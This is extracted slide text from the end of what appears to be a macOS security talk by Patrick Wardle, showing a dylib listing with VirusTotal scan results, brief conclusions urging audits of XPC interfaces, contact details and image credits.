AdobeIPCBroker (1284)	/Applications/Utilities/Adobe Applications Manager/TBC/AdobeIPCBroker.app/Contents/MacOS/AdobeIPCBroker	0/56	info	show
Accelerated Math and Image Processing	/System/Library/Frameworks/Accelerate.framework/Versions/A/Accelerate	0/57 virstotal	info	show
AE	/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/AE.framework/Versions/A/AE	? virstotal	info	show
AgileLibrary-Mac	/Applications/1Password.app/Contents/Frameworks/AgileLibrary-Mac.framework/Versions/A/AgileLibrary-Mac	0/57 virstotal	info	show
AirPlaySupport	/System/Library/PrivateFrameworks/AirPlaySupport.framework/Versions/A/AirPlaySupport	? virstotal	info	show
AppContainer	/System/Library/PrivateFrameworks/AppContainer.framework/Versions/A/AppContainer	0/57 virstotal	info	show
AppKit	/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit	? virstotal	info	show
Apple80211 Framework	/System/Library/PrivateFrameworks/Apple80211.framework/Versions/A/Apple80211	? virstotal	info	show

dylibs | files | network | Filter Dylibs


refresh | search | save

CONCLUSIONS


...wrapping this up




OS X security, is often quite lame!



audit all thingz!



XPC interfaces




malware



patches

QUESTIONS & ANSWERS

feel free to contact me any time!



patrick@synack.com



@patrickwardle



Objective-See

final thought ;)

"What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?" -DJ-2000, reddit.com

credits



images

- thezoom.com
- deviantart.com (FreshFarhan)
- <http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>
- iconmonstr.com
- flaticon.com



//XPC

<http://www.objc.io/issues/14-mac/xpc/>